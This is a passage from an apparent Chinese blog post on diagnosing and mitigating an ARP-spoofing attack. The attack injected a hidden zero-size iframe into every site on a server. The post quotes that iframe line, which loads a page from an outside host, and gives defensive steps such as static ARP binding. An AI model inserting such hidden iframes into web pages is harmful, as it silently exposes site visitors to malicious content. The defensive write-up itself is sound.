先是不断弹出IP冲突信息,之后访问所有站点发现在代码的第一行都被加了"<iframe src=http://6688.89111.cn/123.htm width=0 height=0></iframe>"。
二、查找病毒源
打开cmd,执行arp -a,显示如下:

而服务器的网卡的MAC地址应为:00-13-20-49-6b-c4,显然是有机子冒充了服务器。只要查找网内哪台机子网卡MAC地址为00-E0-50-A8-DB-7A并进行处理就好了。
三、应急方法
对于局域网的其他成员,在网络管理员还没清除病毒前可采取一些措施来阻止ARP欺骗。
1.手工绑定服务器MAC地址。cmd中执行"arp -d"清除arp缓存列表,再执行"arp -s 服务器IP 服务器MAC地址"
2.安装ARP防火墙单机版。它是专业的ARP攻击防火墙,[点击下载]
评论(0)
暂无评论。